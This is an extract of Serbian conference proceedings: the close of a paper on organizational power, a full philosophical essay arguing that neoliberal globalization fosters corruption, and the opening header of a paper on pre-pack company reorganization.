Najveći izazov u savremenom dobu ostaje kako koncentrisati moć i autoritet u istom izvoru unutar organizacije. Autoritet bez moći nema kapacitet da sprovodi važne i strateške odluke, niti da značajnije utiče na ostvarivanje organizacionih ciljeva i interesa. Sa druge strane, moć bez autoriteta veoma je krhka, zato što će joj gotovo uvek nedostajati legitimitet od strane zaposlenih, koji je od suštinskog značaja za efikasno sprovođenje donetih odluka i uspostavljanje organizacionih vrednosti.

Zahvaljujući globalizaciji i njenoj, pre svega, društvenoj dimenziji, kulturni obrasci i temeljne vrednosti na kojima počiva jedna društvena zajednica u celini, počeli su da se preslikavaju na mikronivou unutar savremenih poslovnih organizacija. Otuda je u pravu Gert Hofsted kada odlično uočava da su pre svega vrednosti važne za konstituisanje jedne organizacione kulture i da će, kako se čini, upravo vrednosti determinisati stepen distance moći u jednoj organizaciji.

## LITERATURA

Blaine, L. (1998). *Power of Principles – influence with honor*. New York: Free Press.

*Enciklopedija političke kulture*. (1993). Beograd: Savremena administracija.

French, J., & Raven, B. (1959). *The bases of social power*. U.D. Cartwright, *Studies in social power*.

Grinberg, Dž., & Baron, R. A. (1998). *Ponašanje u organizacijama*. Beograd: Želnid

Hofstede, G. (1980). *Culture's Consequences – International Differences in Work-Related Values*. Newbury Park: Sage

Hofstede, G. (2011). *National cultures, organizational cultures, and the role of management*. Available from: https://www.bbvaopenmind.com/wp-content/uploads/2013/02/National-Cultures-Organizational-Cultures-and-the-Role-of-Management_Geert-Hofstede.pdf

Salancik, G. R., & Pfeffer, J. (1977). *Who gets power and how they hold on it – a strategic contingency model of power. Organizational Dynamics*, 5(3), 3-21. DOI: 10.1016/0090-2616(77)90028-6



DOI: 10.15308/Synthesis-2015-308-310

Synthesis
International Scientific Conference of IT and Business-Related Research

# GLOBALIZACIJA I KORUPCIJA

## GLOBALIZATION AND CORRUPTION

Branko Balj[1], Danijela Batinić
[1]Univerzitet u Novom Sadu, Ekonomski fakultet, Subotica, Srbija

**Apstrakt:**
Globalizacija u vidu neoliberalne globalizacije postala je načinom zloupotrebe iskustvene nauke, rodno mesto ekonomskog i teorijskog fundamentalizma koji podastire svako moralno, političko i pravno delanje. Taj duh vremena, koji je na snazi od sedamdesetih godina XX veka pa sve do danas, postao je pretnja opstanku bilo kog oblika drugosti i prouzrokovao je pretnju u rasponu od globalne ekonomske krize do neslućenog socijalnog raskola u svetskim razmerama. Jedno od sredstava tog vremena, čija mera je profit i isključivo profit, ispostavio je i plodonosno polje neoliberalne globalizacije. Pozivati se na palu ljudsku prirodu predstavlja promašaj od samog početka.

**Ključne reči:**
globalizacija, neoliberalna globalizacija, tržišni fundamentalizam, korupcija, industrija korupcije.

**Abstract:**
Neo-liberal globalization, as a form of globalization, resulted from the misuse of experiential science and has become the birthplace of economic and theoretical fundamentalism that subordinates every moral, political and legal action. The spirit of the time, which has been in force since the 1970s, has become a threat to the survival of any form of otherness and imposed enormous threats ranging from the global economic crisis to the unimagined social schism on a global scale. One of the means of that time, which measures everything through profit, has triggered the fruitful industry of corruption, whose discourse can be deconstructed only by the re-evaluation of the spirit of neo-liberal globalization. To refer to the concept of a fallen human nature is a failure from the very start.

**Key words:**
globalization, neoliberal globalization, market fundamentalism, corruption, corruption industry.

Samo vreme današnje svedoči da zdravorazumska, obična, svakodnevna svest glorifikuje dva pojma: globalizaciju i globalni svet. Toj glorifikaciji pridružuje se naučna svest, naročito kada je matematizirana, bilo da se radi o sociološkoj, politikološkoj ili pak ekonomskoj, i to u smislu da je vreme pragmatičnog ljudskog mišljenja – delanja neizostavno obavezujuće, te da u tom svetskom trendu stanuje spasonosno kako za svet, tako i za sve unutarsvetsko događanje. Toj i takvoj glorifikaciji, u smislu izvođenja radova, priključuju se i održavaju je u životu vlade onih zemalja koje se nalaze u tranziciji ili posttranzicionom vremenu kao i vlade ekonomski najrazvijenijih zemalja. Međutim, iza ove lažno pozitivne pohvale globalizacije stoje moćne multinaiconalne korporacije sa svojim precizno utvrđenim profitnim interesima, koji su predstavljeni kao svetinja ovog sveta.

Međutim, globalizacija predstavlja procesualnost, pre svega, novovekovne nauke koja je radikalno otvorila pitanje odnosa filozofije s jedne strane i nauke s druge strane, a time i prenapregnutost odnosa nauke i religije, umetnosti, književnosti i jezika. Takvo radikalno otvaranje pitanja u XX veku, a pogotovu u drugoj polovini XX veka usmerilo je znanje (nauku) ka stazi neoliberalne globalizacije koja u profitonosnim temeljima ekonomije zahteva potpunu poslušnost etike, politike i prava.

Ta kvazipozitivna pohvala globalizacije predstavlja pohvalu prakse globalizacije koja podastire, u svom procesu perpetuiranja, samo onaj i onakav teorijski razgovor koji doprinosi legitimnosti takve prakse. S druge strane, ostaje onaj oblik teorijskog razgovora koji kritički propituje taj i takav konceptualno-praktični obrazac sveta i života, i koji uviđa kuda vodi takva praksa globalizacije.

Dakako, ljudsko, individualno i grupno delovanje proizvedeno je od samog mišljenja - uma. Zato se i um postavlja kao problem u rasponu od nade do njegovog „pomračenja" (Horkheimer, 1988).

Imajući to u vidu, potrebno je postaviti nekoliko kritičkih pitanja u nameri da ispitamo:

a) odnos pragmatičnog razuma - delovanja i praktičnog uma - delovanja na njegovom tragu;
b) odnos unutarsvetskog i svetskog kao problema kritičke refleksije;
c) odnos globalizacije kao rezultata novovekovnog filozofskog razgovora i moguća kritika istog;
d) moderno i postmoderno viđenje globalizacije iz perspektive uma, njenu tajnu i razrešenje.

E-mail: baljb@ef.uns.ac.rs
DOI: 10.15308/Synthesis-2015-311-315

**Termin pragmatično** u svojoj istorijskoj dimenziji, kako na to s pravom ukazuje Adorno (1986), nije uvek sadržavao ono što se pod njim danas podrazumeva, a to je da reći pragmatično- znači korisno.

U tom smislu, pragmatično delovanje za svrhu ima ostvarenje koristi, pa se i sama korist javlja kao mera istine i istinskog života i u gnoseološkom i u vrednosnom smislu. Jednostavno rečeno: da bi se ostvario neki korisni cilj, potrebno je izabrati ona sredstva koja služe kao instrumenti kojima se obezbeđuje ostvarenje cilja. Pragmatično mišljenje - delovanje nalazi se u samoproduktivnom razgovoru sa scijentizmom, koji svoju filozofiju nizom posredovanja mogu da misle sa Dekartovim htenjem i mišljenjem matematizirane fizike. Upravo na taj način pragmatizam pristupa nauci kao sredstvu za realizaciju svojih ciljeva. To novovekovno pragmatično mišljenje – delovanje zaslužuje da bude predmetom kritike praktičnog uma, onog praktičnog uma koji nije izrazito subjektivno određen u smislu instrumentalno-subjektivnog uma, iz više razloga. Naime, u Platonovoj podeli nauka na teorijsku i praktičnu stanuje Aristotelovo kritičko polazište za podelu nauka na: teorijsku (metafizika, fizika i matematika), praktičnu (etika, politika, ekonomija i pravo) i poetičku (tehne, retorika i poetika). Ta podela nauka bila je važeća i u novovekovnoj filozofiji, a u smislu praktičnog uma ona je predstavljala kritičku refleksiju veza i prelaza kao i principa objedinjavanja između etike, politike, ekonomije i prava. Kod Aristotela je vidljivo ne samo strogo pojmovno diferenciranje unutar praktičnoguma, tj. praktične filozofije, nego i napor mišljenja da se dođe do jedne stvarne celovitosti (celine) u kojoj je etičko-političko mišljenje/delovanje starije u odnosu na ekonomsko-pravno. Ta otvorena celovitost etičko-političkog mišljenja/delovanja nije totalizujuća za ekonomsko-pravno ljudsko delovanje, nego je više instrumentalno-regulativna. Upravo istina instrumentalno-regulativnog kao temeljnog ljudskog delovanja izvedena je uz pomoć kritičke refleksije realnog života u polisu i oikosu sa svrhom da se život u zajednici učini pravednijim, dobrim, korisnijim i zakonitijim nego što on zaista i jeste. Budući da sve ono što je ljudsko može da bude i bolje i gore, Aristotel ukazuje na to da je čovekova žudnja za bogatstvom, moći i ugledom (slavom) često pogubna za mnoge polise i građane tog polisa.

Od Aristotelovog vremena do današnjeg dana čovek, vođen isključivo instrumentalno-antropološkim načinom mišljenja/delanja, „napredovao" je u smislu osvajanja prirode posredstvom prelaza iz tehne u tehniku i ove u tehnologiju, čija je mera izračunljivost, preglednost, egzaktnost, planljivost i kalkulativnost. Čovek, vodeći praktičan život, svoj smisao iscrpljuje, kako bi Heidegger rekao, u pristupu (odnosu) drvetu samo kao sirovini drvnoprerađivačke industrije, što ga vodi osvajanju i porobljavanju, odnosno širenju prostora bezzavičajnosti. Međutim, nužno je i istaći da taj instrumentalno – kalkulativno – pragmatički um ne predstavlja, svakako, zadnju reč uma, ali zaslužuje ne glorifikaciju nego kritiku od strane praktičnog uma i njegove potrebe za građenjem otvorenog jedinstva veza i prelaza između etike- politike - ekonomije i prava. Razlog upravo leži u tome što se između praktičnog i pragmatičnog bivstvovanja ne može zauvek staviti znak jednakosti. Nada stanuje u čoveku kao umnom biću čiji horizont događanja u suštinskom smislu stanuje u mogućnosti – delatnosti nadilaženja pragmatično – ekonomskog kao koristonosnog događanja.

Pri upotrebi **termina globalizacija i globalni svet** često se previđa, od strane upotrebljivača, distinkcija između procesualnosti i penetrativnosti tog termina i termina kojim se označava stanje sveta, pri svemu tome ni na kraj pameti im ne pada potreba da postave problem u smislu odnosa i pitanja između unutarsvetskog bivstvujućeg i sveta, kao i postavljanje pitanja o singularnom i pluralnom mišljenju sveta, nego globalizaciju hoće da predoče kao nauku o svetu, ne znajući da nauka o svetu nije moguća u smislu posebne nauke, nego da je moguće pitanje sveta tek postaviti kao filozofsko pitanje i problem.

A još je Platon upotrebljavao termin globalnog prilikom razmatranja četiri moguća odnosa između jednog i mnoštva. Tako on u Sofistu govori o penetrativnom, globalnom, konstelativnom i separativnom odnosu jednog i mnoštva. Upravo time se ukazuje na dijalektički prelaz i blizinu jednog i mnoštva.

Globalisti i mondijalisti stoje na stanovištu da je globalizacija nužan i prirodan proces unutarsvetskog bivanja po globalno utvrđenom dinamičkom procesu, kao i stazama i putevima, i to tako da se širi i ispunjava svetsko. Taj proces je teleološki i treba da rezultira stanjem u kome će sve posebnosti biti potrte i svaki pluralitet biće suvišan, a čovek će dospeti do svetskog građanstva ostavljajući iza sebe običaj, kulturu, narod, naciju, vlastiti karakter i jezik.

U vezi sa ovakvim mišljenjem/delovanjem nameće se nekoliko karakterističnih pitanja:

1. Šta za njih znači nužnost i prirodnost? Zar u ljudskim delovanjima isključivo važi delovanje prirodnih zakona, pa samim tim i zakon jačeg? Zar to ne vodi ratu svih protiv svih (na šta je još ukazivao Platon u Zakonima, pre Hobsa). Nije li opet aktuelan Hobsov Levijatan i njegovo shvatanje praktičnog uma?
2. Zar unutarsvetsko može da ispuni svetsko? Kakvo je to shvatanje gde regionalno ljudsko delovanje hoće da bude koncept i obrazac za sva druga regionalna delovanja i gde regionalno hoće da se nametne kao svetsko/globalno? Kakvo je to mišljenje prostora sveta? Zar se svet misli kao prazan prostor, zar on sam nije „prostirući prostor" ili, kako bi to Eugen Fink rekao: „On (svet, prim. B.B.) je iznad svega, i izvan najdaljeg Tamo i u onom najbližem Ovde. On se takoreći njiše između Ovde, štaviše, onoga Ovde mog tela i zamislivog najspoljašnjijeg Tamo otvorene beskrajnosti, ali tako da Ovde i Tamo nastaju polazeći od njegovog horizonta... Prostor sveta ne treba poimati po modelu res extensa, jer je on čisti *extensio*, prostirući prostor... ono nije kretanje koje bi mi ikada mogli da iskusimo: nego je ono prapretpostavka koja omogućuje sve naše iskustvo" (Eugen, 1989, str. 169). Ako unutarsvetsko bivanje teži svetskom bivanju u smislu dijalektike prelaza, a ne dominacije i totalitarizma, onda je to moguće upravo time što je omogućeno od svetskog bivanja, koje je kao takvo apriorno pluralno i time omogućuje pluralitet unutarsvetskog kao praktičnog, tj. kao prelaza između moralnog, političkog, ekonomskog i pravnog ljudskog delovanja. Tek na taj način pri unutarsvetskom stanuje u njegovoj blizini svetsko. U protivnom, svako unutarsvetsko bivanje, ukoliko hoće da se nametne kao svetsko, jeste jednodimenzionalno, odnosno totalitarno, s druge strane, svako svetsko bez unutarsvetskog kao pluralnog predstavlja nametanje metapriča sa raznim iskazima kojima pripada i globalizam. Otuda je san o jednoj državi, jednom društvu, jednoj kulturi, jednom jeziku, jednoj tehnologiji san pogubnog ideološkog diskursa vladanja unutar koga se varirao XX vek, označen kao vek razvoja. Zaks (2001, str. 83)će reći: „Rezultat je ogroman gubitak raznolikosti". Međutim, pravo pitanje glasi: kada je otpočeo gubitak raznolikosti?

Gubitak raznolikosti za rezultat ima gubitak Drugog ne samo po pitanju jezika kao najtoplije prostorije čovekove kuće (Gadamer, 1978, 2000a, 2000b), nego uopšte kulturnog identiteta (tradicije, vere, jezika, naroda), pa ako „pri opasnosti stanuje



DOI: 10.15308/Synthesis-2015-311-315

spasonosno" (Helderlin) onda nada stanuje u potpunom priznanju raznolikosti, a to jeste bitan zahtev i izazov vladajućem duhu vremena.

**Globalizacija i globalizam** kao proces i kao stanje, po mišljenju poststrukturalista, postistoričara i postmodernista, a kao najreprezentativnije ističemo: Fukoa, Bodrijara, Deridu i Liotara, - svoj vrhunac dosegnuće sa duhom moderne, koji ne zaslužuje ništa drugo nego nego dekonstrukciju, destrukciju, napuštanje i definitivan raskol, iz prostog razloga jer ništa novo i obećavajuće ne postoji na tragu mišljenja o metapričama koje su rezultat uma. Svi ovi diskursi, a čija se relevantnost ne ogleda u dijagnozi stanja unutarsvetskog događanja, manje-više počivaju na reinterpretaciji Ničea, i bliže, Hajdegerovog misaonog napora za prevladavanje klasične istorije metafizičkog načina mišljenja, koje je zapostavilo od Platona i Aristotela pa nadalje, pitanje - problem smisla bivstva bića, koje treba eksplicirati u vremenu, a ne isporučivati ga antropološko-instrumentalnom odnosu.

Međutim, problem globalizacije ne pripada samo vrhovima moderne. Prethodni procesi globalizacije, kao saepohalni procesi, a u saglasnosti sa razvojem tehnea (zanata i veština) nosili su ista ambivalentna činjenja koja su skončavala u osvajanju, pljačkanju, porobljavanju drugih naroda i njihovih običajnokulturnih formi življenja. Platon i Aristotel, a da ne kažemo antički istoričari, na svojevrstan način svedoče o tome, a kasnije posebno Hegel, iako je upravo Hegel postao predmetom žestoke kritike mnogih postmodernih mislilaca. Po njima, Hegelovo mišljenje kretanja duha subjektivnog, objektivnog i apsolutnog, uz imanentno posredovanje, predstavlja put ka apsolutu, ka celini, a njegov filozofski sistem, koji vrhuni sa totalitetom, u suštini je totalitaran. Zato Kjerkegor, Šopenhauer, Niče, Hajdeger, a potom i Adorno, a za njima poststrukturalisti, postistoričari i postmodernisti stoje na stanovištu da je put od Hegelovog određenja filozofije „kao mislima obuhvaćenog vremena" put ka prelazu filozofije u ideologiju, a da je svaka ideologija totalitarna, te da se kao takva pretvara u negativnu utopiju. Isto tako Hegelovo određenje istine kao celine, odnosno totaliteta, jeste trasiranje puta za prelaz totaliteta ka totalitarizmu. Hegel je otuda viđen i predočen kao totalitarni mislilac. Ali kritičari Hegelovi, gotovo da su zaboravili na dva suštinska problema o kojima nas Hegel izveštava i opominje, a to su:

1. Hegel ističe: „Broj je bespojmovan odnos." Hegel upravo time raskriva da filozofija nije isto što i zdravorazumska svest, niti je isto što i matematika. U odnosu na tu svest, filozofija je „izokrenuta svest". Takvom zdravorazumskom i matematskom načinu mišljenja, koji hoće sve da izmeri, izbroji, isplanira, pripadno je vreme uzajamnog potiranja interesa, odnosno interesni rat svih protiv svih. Hegel, iako hvali Dekartovo „Mislim, dakle, postojim", okreće se protiv njegovog metoda mišljenja i svoj metodski put izlaže kroz kretanje duha, a ne broja, kalkula.
2. Upravo tim kretanjem duha, a posebno mišljenjem objektivnog duha, tj. praktičnog uma – duha Hegel veoma jasno izlaže novovekovni problem kolonizacije, tj. univerzalizacije logosa kapitala, ili horizonta građanskog sveta, koji je u svom hodu ispostavio više formi ili likova tog sveta. Likovi tog sveta variraju se od industrijalizma, potom postinudstrijalizma, kako mnogi sociolozi nazivaju stanje građanskog sveta, potom tehničke slike sveta, pa sve do lika globalizma kao samog vrha građanskog sveta. Upravo iz tog razloga što Hegelova analiza momenata praktičnog uma – duha u prelazima: apstraktnog prava, moraliteta, građanskog društva i građanske države – isporučuje pojmovni ključ za razumevanjem globalizacije koja je danas na delu; bez Hegela se moderan svet ne može ni pojmiti. Posebnu pažnju zaslužuje analiza funkcionisanja rastrgnutog bitka građanskog društva data u Fenomenologiji duha (odeljak: Zakon srdaca), a posebno u Filozofiji prava i Enciklopediji filozofijskih nauka. Po Hegelu, tajna razrešenja problema prisutnih u pojedinačnim građanskim društvima leži u hodu tih društava ka društvima pre građanskog racionaliteta, sa svrhom da se tamo izvezu sredstva i oruđa rada (tehnika i tehnologija) i da se za svoje proizvode pronađu „nova potrošačka usta". U tom i takvom imperijalnom hodu i njegovim ambivalentnostima odvija se proces univerzalizacije građanskog društva koji građanska država posreduje, te da se ne bi od sebe uništilo vlastitim protivrečjima. Imajući to na umu, Hegel je mišljenja da praktičan um nije dovoljan sam sebi i on čini prelaz ka apsolutnom duhu i njegovim momentima: umetnosti, religiji i filozofiji.

Ovim pozivanjem i podsećanjem na Hegela hteli smo samo da ukažemo na to da je globalizacija samo jedan lik građanskog sveta, kojom se, uz mnogo šta valjanog, širila i pustinja osvajanja. Građanski svet se, istina, u mnogim aspektima usavršio u drugoj polovini XX veka.

Prema tome, globalizacija je pojmovno, pa ako hoćete i duhovno, pojmljena još sa Hegelovom novovekovnom filozofijom, a moderna ju je još savremenije pojmovno izdiferencirala i kao takvu predočila je kao predmet kritike postmoderne, mada je njena kritika zasnovana već samim pojmovnim razjašnjenjem.

Mišljenje moderne pripremljeno je i oblikovano od strane predstavnika prve i druge generacije kritičke teorije društva, a ne treba smetnuti s uma ni Lukača, a ni Bloha, pa ni Huserla, kao ni filozofe egzistencijaliste. Pored različitosti problema i metodoloških pristupa, moglo bi se reći da se zajednički predmet kritike ogleda u kritici savremenog industrijskog društva, kao jednodimenzionalnog društva koje zahteva jednodimenzionalnog čoveka. Na taj način čovek je upućen na put instrumentalne upotrebe uma sa svrhom apsolutnog ovladavanja prirodom i svođenjem svega ljudskog na resurs; ujedno, time je pripremljen i plodan teren za kritički razgovor o problemu globalizacije. Inače, kako drugačije razumeti Adornovu i Horkhajmerovu Dijalektiku prosvetiteljstva, Adornovu Negativnu dijalektiku, Markuzeovog Čoveka jedne dimenzije, Fromovo Imati ili biti, Horkhajmerovu Kritiku instrumentalnog uma, Habermasovu Nauku i tehniku kao ideologiju, Filozofski diskurs moderne. Ovi kritički razgovori svedoče o tome da takva proizvodnja unutarsvetskog zbivanja, predočena kao globalno događanje, mora postati predmetom kritičkog umskog uvida pomoću koga čovek i treba i mora da nađe izlaz iz „pustinje kojom bludi" (Heidegger), pod pretpostavkom da prevrednuje podastiranje nauke i tehnike instrumentalnom umu i okrene se ka „komunikativnom delovanju" i umu (J. Habermas). Time se izričito kaže da nije problem prisutan na strani nauke i tehnike, jer ništa demonsko u njima ne stanuje nego problem stanuje u pragmatično-instrumentalnoj upotrebi istih kao formi racionalnog ovladavanja prirodom i čovekom samim, narodima, državama i kulturama koje (forme vladanja) prete „užasom objektivnog" (E. Bloch).

Poststrukturalisti, postiistoričari i postmodernisti smatraju da je sve već događeno i da prisustvujemo „kraju istorije" ili simulaciji simulacije, tj. simboličkoj razmeni i smrti (Baudrillard) koju proizvodi i pronosi osvajačka težnja belog čoveka, tj. Bela mitologija (Derrida) sa svrhom dolaska do Prozirnosti zla. Zato će Fransoa Liotar da, u svom Raskolu kaže: „Smrt celini, aktivirajmo raskole". Nije li upravo ovovremena neoliberalna celina omogućila da je i politika i pravo kao i etika svedena i merena govorom novca, odnosno hrematističke ekonomije čija je svrha profit, odnosno neodmereno zgrtanje bogatstva koje otpočinje



DOI: 10.15308/Synthesis-2015-311-315

„zarobljavanjem države" te se time, navodno, sve pokriva „legalitetom"?! Međutim, da li svi ti sudovi stoje kao relevantni/istiniti i da li je sve to baš tako? Da li se može tako radikalno kritikovati upravo ono što u bitnom smislu pripada čoveku: a to je um kao rodno mesto njegovo, kao njegovo bivstvo bića? Pa šta je čovek ako nije umno biće? Zar on svojim umom nije proizveo jedan realan svet koji je postao virtuelan, ali koji svedoči da njegovo unutarsvetsko i suviše odiše postvarenjem, kao sublimnim izrazom otuđenja, ali je, s druge strane, čovek svojim umnim uvidom, a u potrazi za smislom vlastitog bivstvovanja, raskrio u samim vrhovima modernog i postmodernog mišljenja svu besmislenost jednodimenzionalne globalizacije, bilo da se radi o pax americana ili pak o htenju da Evropa postane, takoreći, jedna država. Na delu su obe opcije, naročito posle urušavanja partijsko-birokratskog socijalizma, koji je neminovno zaprečio mogućnost demokratskog socijalizma, kao produktivnu antitezu globalizmu, koji pronose i proizvode multinacionalne korproacije, čija je svrha ubiranje profita (Berč & Mihnjenko, 2012). Pri tome je sporedno da li taj profit potiče iz proizvodnje hrane ili trgovine oružjem, bitno je samo jedno: da on potiče u što većim količinama.

Globalizam multinacionalnih korporacija, kao dosegnuti lik horizonta građanskog sveta, proizveo je globalne probleme, koje ili ne priznaje, ili pokušava osvojiti kao „programske tačke" (Oskar Negt) ili polazne stanice za ubiranje novih profita. Upravo pristupajući iz tog instrumentalnog ugla i upotrebljavajući instrumentalni um krajnje pragmatično, globalizacija nema odgovore na sledećih nekoliko pitanja/problema koje je sama proizvela:

- Globalni ekološki problem;
- Globalni problem siromaštva, i „pri preobilju bogatstva" (Hegel) ostaje trajno nerešiv;
- Globalni problem manjina, zatim „malih" naroda i „malih" kultura i jezika o čemu svedoči elementaran nedostatak sluha za potrebu i problem ideje pluraliteta, jer svet je pluralan,i to ne u smislu regionalnog mišljenja sveta, nego, doista, on jeste pluralan i samo kao takav može da se događa;
- Globalna proizvodnja savremenog tehnološkog i biotehnološkog oružja, kao i nehtenja ili nemogućnost kontrole istog;
- Globalni terorizam i permanentni ratovi, vođeni posle Drugog svetskog rata, pod doktrinom „ograničenih ratova ", a što je posledica neadekvatnog mišljenja ljudskih sloboda i prava. Iako su problemi kritički reflektovani, globalizacija koju pronose multinacionalne korporacije, a koje u prvi plan isturaju vlade ekonomski najrazvijenijih zemalja Zapada, kao i vlade onih zemalja koje se nalaze u tranzicijskom i posttranzicijskom vremenu – gazi svojim besprizornim hodom prinuđavajući narode i kulture da prihvate samo jedan oblik racionaliteta u sledećem smislu:
  - Tehničko -tehnološkom;
  - Jezičkom;
  - Menadžersko-konzumentskom smislu, kao simulaciju za kulturu; i
  - U političkom smislu: jer je na delu svođenje demokratije na proceduru iza koje stoji puka materijalna razmena kao oličenje ekonomske moći, koja se ispostavlja kao distributivna moć selektivne „pravde".

Svi ti procesi koji vode imperijalnoj moći ne vrhune li u svojim sredstvima: lobiranju, navodno kao legalnom sredstvu, i korupciji, kao nelegalnom sredstvu koja kvari ukupno društveno-državno biće? Kada zarobite jedno društvo na način zarobljavanja države, onda državno-društvene temelje dovodite u pitanje: kulturu, obrazovanje, socijalnu i zdravstvenu zaštitu, vojsku, policiju i pravosuđe, jednom rečju, kada ljude koji rade u javnom sektoru učinite nevidljividim, ne proizvodi li se na taj način industrija korupcije (Darraough, 1999; Svejn *et al*., 2012) sa svim njenim modalitetima. Diskurs neoliberalne globalizacije počiva na paradigmi da jedino mera stvari ogleda se u mantri da je „država čuvar tržišta" a što upravo znači da državu treba svesti na najmanju moguću meru i svo ljudsko delanje prepustiti tržištu. Taj diskurs se danas nalazi u dekonstruktivnom procesu i nastaje kod mnogih ekonomskih teoretičara kao plod griže svesti kako je rekao Pol Krugman, a isto tako i rodonačelnik čikaške škole, neposredno pred smrt, Milton Fridman, a i Džozef Štiglic u studiji Protivrečnost globalizacije.

Mantru neoliberalne globalizacije, kako bi rekao Derida, njeni teorijski i praktični protagonisti manijačno ponavljaju: živeo neoliberalizam i slobodno tržište sa zapovešću: privatizuj, liberalizuj, deregulatizuj i standardizuj. Jednostavno rečeno: prodajte sve resurse: zemljište, vodu, naftu i vazduh, otvorite granice i uvozite, a potom zemlju tako regionalizujete da potencijalno bude više kvazi društva i standarde tako primenite da vaši građani ni jedan ozbiljan posao ne mogu da otpočnu. Put ka dužnočkom ropstvu na taj način dobro se trasira! Otuda i pitanje: nije li taj duh vremena, u kome je sve predmet kupoprodaje, cirkulacije kapitala – novca – moći put ka razgorevanju korupcije? Naš odgovor je nedvosmislen: razmah korupcije ima svoj izvor u neoliberalizmu, odnosno neoliberalnoj ekonomiji koji pod svoje noge podastire politiku, moral i pravo tj.duh vremena priziva svoju antitezu: intervenciju države, a ako hoćete, državnu intervenciju. Vrtimo se u krugu: počinjemo sa liberalizmom koji prerasta u neoliberalizam, a ovaj u društveni intervencionizam. Očito da je na delu zamka: bez kapitalizma se ne može! Da li je to istina? Mišljenja smo da nije, iz razloga: čovek nije samo biće racionaliteta – interesa, a pogotovo ne biće pohlepe, već je čovek i biće slobode, pa ako hoćete, i utopije.

Naime, ako se informatička tehnologija predočava kao zapovest, onda je engleski jezik zamena za 4.500 živih jezika, posredstvom kojih se odvija komunikacija među ljudima i kulturama na kugli zemaljskoj, i kao takav je, takođe, zapovest. Odatle sledi da je menadžersko-konzumentska kultura, kao potrošačka kultura, zapovedni koncept kulture. Druge kulture kao da ne postoje, ili se pak tretiraju kao kulture zavičajno-običajnog, da ne kažemo mitološkog tipa, i kao takve su vanvremenske, tj. arhaične i anahrone, a održavaju se u svrhu rezervatsko-turističkih atrakcija.

Dakako, ovi uvidi nisu apriorno usmereni ni protiv tehničko-tehnološkog koncepta, ni protiv engleskog jezika, ili potrošačke kulture, kao ni protiv demokratije. Oni samo konstatuju ljudsku-epohalnu potrebu, ako čovek hoće da opstane u ovom svetu, za oživotvorenjem ideje pluraliteta, odnosno za poštovanjem različitosti. Poštovanje različitosti ne može se meriti rezervatskom kulturom turističke atrakcije, nego pravom na punoću života različtih obrazaca i formi života (Gadamer, 1978).

Međutim, ono što nama preostaje jeste da skrenemo pažnju na sledeće. Građanski horizont sveta sa svojim likom: besprizornom i besprimernom praksom globalizacije – ispostavio je ekonomiju kao jedini oblik racionaliteta, odnosno praktičnog (ne)uma koji sva druga praktična ljudska mišljenja/delovanja podastire vlastitoj kalkulativnoj igri sa svrhom osvajanja prirode i ekonomskog porobljavanja čoveka uopše.

Peter Sloterdajk iznosi argumentovanu dijagnozu savremenog kretanja kada ove procese identifikuje sa sve prisutnim zavođenjem čija svrha se ogleda u pristajanju na bestijalnu zabavu koja rezultuje u građaninu koji je „maska duše od novca a koji pokazuje da se uvek radi samo o slobodi ultimativnog



DOI: 10.15308/Synthesis-2015-311-315

građanskog interesa: sa što manje muke zaraditi novac na račun drugih, ukratko - o slobodi prirode i društva, o slobodi kretanja robe i novca, slobodi koja mora početi kao zahtev za slobodnom savešću da bi završila kao sloboda od savesti".

To radikalno prevrednovanje, po našem mišljenju, treba da se ogleda u svetlu neminovnog novog rekonstruisanja odnosa teorijskog, praktičnog i poetičkog uma, koji će svedočiti o potrebnim novim prelazima kojima je stalo do podjednake važnosti i dela i celina, celovitosti i razlike, bez prinudnog nametanja. Taj problem je tim preči unutar momenata praktičnog uma, tj. veza – odnosa – prelaza između moralnog, političkog, ekonomskog i pravnog mišljenja/delovanja uz izbegavanje nametanja i izdvajanja bilo kog ljudskog praktičnog mišljenja/delovanja, jer ako je to na delu, tada stanuje opasnost od jednostrane metafizike bilo: etike, politike, ekonomije ili prava, čime se utire svojevrstan put bilo redukcije moralnog na moralisanje (što je Hegelova primedba Kantu), bilo političkom totalitarizmu, što je oprobano sa staljinizmom i ostalim izmima, bilo globalizmu ili ekonomskom totalitarizmu, što moderan svet živi danas, bilo pravnoj insuficijenciji, što je oprobalo Rimsko carstvo. Bez gradnje otvorenog jedinstva momenata praktičnog uma i njegovih prelaza ka teorijskom i poetičkom, kao i obratno, praksa globalizacije zaista može dovesti i do faktičkog kraja istorije, jer radikalne suprotnosti tako blizu stanuju: tako pri razumnoj i sveprisutnoj kontroli, u njenoj blizini, stanuje nekontrolisani haos, jer njegovo trajanje ne samo da utire put ka kiber-društvu nego i mogućem kiber-ratu, koji bi se po svojim mogućnostima suštinski razlikovao od svih dosad viđenih i doživljenih ratnih tragedija (Virilio, 2000).

## REFERENCE


Adorno, T. (1986). *Filozofska terminologija*. Sarajevo: Svjetlost.

Berč, K., & Mihnjenko, V. (2012). *Uspon i pad neoliberalizma*. Beograd: Zavod za udžbenike.

Darrouhg, M.N. (1999). Privatization and Corruption: Patronage vs. Spoils. *International Public Managent Journal*, 2(2), 273-298.

Fink, E. (1989). *Uvod u filozofiju*. Beograd: Nolit.

Gadamer, H.G. (2000b). *Um u doba nauke*. Beograd: Plato.

Gadamer, H.G. (2000a). *Evropsko nasleđe*. Beograd: Plato.

Gadamer, H.G. (1978). *Istina i metoda: osnovi filozofske hermeneutike*. Veselin Masleša: Sarajevo.

Habermas, J. (1988). *Filozofski diskurs moderne*. Zagreb: Globus.

Hegel, G.V.F. (1974). *Fenomenologija duha*. Beograd: BIGZ.

Hobsbaum, E. (2008). *Globalizacija, demokratija i terorizam*. Beograd: Arhipelag.

Horkheimer, M. (1988). *Kritika instrumentalnog uma*. Zagreb: Globus.

Lyotard, F. (1991). *Raskol*. Novi Sad: Izdavačka knjižarnica Zorana Stojanovića.

Virilio, P. (2000). *Informatička bomba*. Novi Sad: Svetovi.

Welsch, W. (2000). *Naša postmoderna moderna*. Novi Sad: Izdavačka knjižarnica Zorana Stojanovića.




DOI: 10.15308/Synthesis-2015-311-315

Synthesis
International Scientific Conference of IT and Business-Related Research

# COMPANY REORGANIZATION THROUGH PRE-PACK REORGANIZATION PLAN

## REORGANIZACIJA KOMPANIJE NA OSNOVU UNAPRED PRIPREMLJENOG PLANA REORGANIZACIJE

Tijana Radojević[1], Danica Rajin[2]
[1]Faculty of Business in Belgrade, Singidunum University, 32 Danijelova St., Belgrade, Serbia
[2]Faculty of Economics, Finance and Administration FEFA, Singidunum University, Boulevard Zorana Đinđića 44, Belgrade, Serbia

**Abstract:**
